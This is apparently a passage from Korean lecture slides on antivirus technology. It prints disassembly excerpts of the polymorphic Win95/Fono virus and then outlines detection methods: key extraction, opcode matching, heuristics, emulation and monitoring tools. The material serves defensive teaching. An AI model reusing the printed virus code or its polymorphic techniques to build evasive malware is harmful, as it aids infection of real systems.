0048E02C(06)  0F8C12000000        jl 48e044
0048E032(05)  E905000000          jmp 48e03c
0048E037(01)  4E                  dec esi
0048E038(03)  034A87              add ecx,[edx+00087]
0048E03B(02)  8EE9                mov gs,cx
0048E03D(02)  0300                add eax,[eax]
0048E03F(02)  0000                add [eax],al
0048E041(01)  1F                  pop ds
0048E042(02)  6AB1                push 000B1
0048E044(06)  0F8C24000000        jl 48e06e
0048E04A(06)  0F8E12000000        jle 48e062
0048E050(06)  0F8900000000        jns 48e056
```

Win95/Fono

다형성 바이러스(12)

```
00413000(05)  E95B000000          jmp 413060
00413005(05)  E935000000          jmp 41303f
0041300A(06)  0F8700000000        ja 413010
00413010(05)  E907000000          jmp 41301c
00413015(01)  9D                  popfd
00413016(02)  FF78                <invalid>
00413018(01)  54                  push esp
00413019(01)  EE                  out dx,al
0041301A(05)  0DE7E90100          or eax,1e9e7
0041301F(02)  0000                add [eax],al
00413021(01)  C3                  ret
00413022(05)  E904000000          jmp 41302b
00413027(01)  F8                  clc
00413028(02)  E46A                in al,6A
0041302A(02)  B1E8                mov cl,E8
0041302C(01)  F1                  db F1
0041302D(02)  FFFF                <invalid>
0041302F(02)  FF0F                dec dword ptr [edi]
00413031(02)  8500                test [eax],eax
00413033(02)  0000                add [eax],al
00413035(02)  00E9                add cl,ch
00413037(02)  0300                add eax,[eax]
00413039(02)  0000                add [eax],al
0041303B(06)  0F8275C30F8C        jb 8c50f3b6
00413041(05)  150000000F          adc eax,f000000
00413046(02)  8400                test [eax],al
```

Win95/Fono

다형성 바이러스(13)

```
00000100(03)  B8642C              mov ax,2C64
00000103(03)  BA5105              mov dx,0551
00000106(03)  B941EB              mov cx,EB41
00000109(03)  B9AD93              mov cx,93AD
0000010C(03)  BF4EA7              mov di,A74E
0000010F(03)  BB4AE7              mov bx,E74A
00000112(03)  BF4ED5              mov di,D54E
00000115(03)  BBCA92              mov bx,92CA
00000118(03)  BF6EE2              mov di,E26E
0000011B(03)  BB329E              mov bx,9E32
0000011E(03)  BBA0EF              mov bx,EFA0
00000121(03)  B8B850              mov ax,50B8
00000124(03)  BD5A5B              mov bp,5B5A
00000127(03)  B93DF5              mov cx,F53D
0000012A(03)  BF60C8              mov di,C860
0000012D(03)  B87811              mov ax,1178
00000130(03)  BDEE26              mov bp,26EE
00000133(03)  BD67D6              mov bp,D667
00000136(03)  BD320D              mov bp,0D32
00000139(03)  BBE0F9              mov bx,F9E0
0000013C(03)  B80833              mov ax,3308
0000013F(03)  BDB631              mov bp,31B6
00000142(03)  BFC8AB              mov di,ABC8
00000145(03)  BD2206              mov bp,0622
00000148(03)  BBAC9F              mov bx,9FAC
0000014B(03)  BE1738              mov si,3817
0000014E(04)  81DB82EE            sbb bx,EE82
00000152(04)  81D24541            adc dx,4145
00000156(04)  81D6BB1A            adc si,1ABB
0000015A(04)  81F151FD            xor cx,FD51
0000015E(04)  81F17DAA            xor cx,AA7D
00000162(02)  EB04                jmp 0168
00000164(03)  E83C0A              call 0ba3
```

Win95/Fono

다형성 바이러스(14)

- 다형성 바이러스 진단 기술
  - 코드 비교 및 계산법
    - 바이러스가 가지는 코드의 특징을 이용함
    - **KPA**를 이용하여 암호키 및 암호 방법을 추출함
    - 디코딩후 문자열 검사를 이용할 수 있음
  - **OPCODE**의 니모닉을 이용한 코드 조합
    - 레지스터와 일부 제한된 코드 변형이 일어나는 다형성 적용
    - 많은수의 다형성 바이러스가 적용될 수 있음
    - **OPCODE**만을 가지고 바이러스 여부 진단
  - 코드 조합법
    - 바이러스가 가지는 코드 조합 특성을 찾아 이를 검출

미발견 악성코드 대응(1)

- AV대응기술
  - 휴리스틱 기술 – 시만텍
    - 기발견 패턴을 데이터베이스화하여 비교후 기능 판별 - 정적
    - 명령어 일부를 실행하여 결과를 추출함 - 동적
  - 에뮬레이션 기술 – 기타 백신회사
    - 동적휴리스틱과 유사하며, CPU 와 OS를 에뮬레이션 함
    - 사용API의 함수 목록을 추출하며 악성코드 유무 판별
  - 무결성 검증 – 일부 샘플 수집용
    - 메일서버등에서 첨부 파일이 동일하게 여러 번 수신되는 경우 이를 검증하여 관리자에게 통보하고 블러킹

※ 백신에 사용되기 위해서는 오진 문제가 고려되어야 함 – 적용 어려움

미발견 악성코드 대응(2)

- 분석(테스팅) 환경
  - 모니터링 툴
    - 각종 이벤트(행위)를 모니터링 하기 위한 툴 이용
    - 각 툴의 로그 기록을 기준으로 악성 여부 판별
    - 파일모니터, 네트워크모니터, 레지스트리모니터등이 필요함
    - 웜의 경우 분석 및 대응 방법도 추출할 수 있음
  - 에뮬레이션 기술
    - 고성능 컴퓨터를 이용하여 각 코드를 모두 에뮬레이션하여 암호 및 다형성 여부 및 치료 방법 판별
    - 실험샘플을 통하여 치료 방법 및 진단 방법을 추출할 수 있음

미발견 악성코드 대응(3)

- 기술연구가 어려운 이유
  - 웜이나 바이러스가 고급언어로 작성됨
    - 어셈블리와 달리 각종 함수 구조가 복잡함
    - 필연적으로 코드의 크기가 커 에뮬레이션 시간이 많으듦
    - 검사시 시스템 성능 저하 요인으로 작용함
  - 에뮬레이션의 어려움
    - IA32 명령어와 OS를 에뮬레이션 해야 함(방대함)
      - 보통 선택적으로 에뮬레이션을 시도함
    - 악성코드 제작자에 의해 에뮬레이션 기법이 크랙당함
    - 일반적으로 시스템내에는 악성코드가 아닌경우가 일반적임

미발견 악성코드 대응(4)

- 기술연구가 어려운 이유
  - 연구 비용에 대해 효과가 적음
    - 신종 악성코드의 경우 미발견 악성코드 대응 기술에 감지되지 않음
      - 악성코드 제작자가 백신 진단 여부를 테스트하여 제작함
    - 시스템 리소스를 많이 요구함으로 실용성이 떨어짐
    - 지속적인 관리와 업그레이드를 해야 함
    - 시간과 비용, 그리고 결과에 대한 타협이 필요함
    - 다형성 및 암호화 바이러스 대응시 에뮬레이션만으로 대응하기 힘듦 -> 규모가큰 루프 및 스택에 코드 적재 기법등을 이용함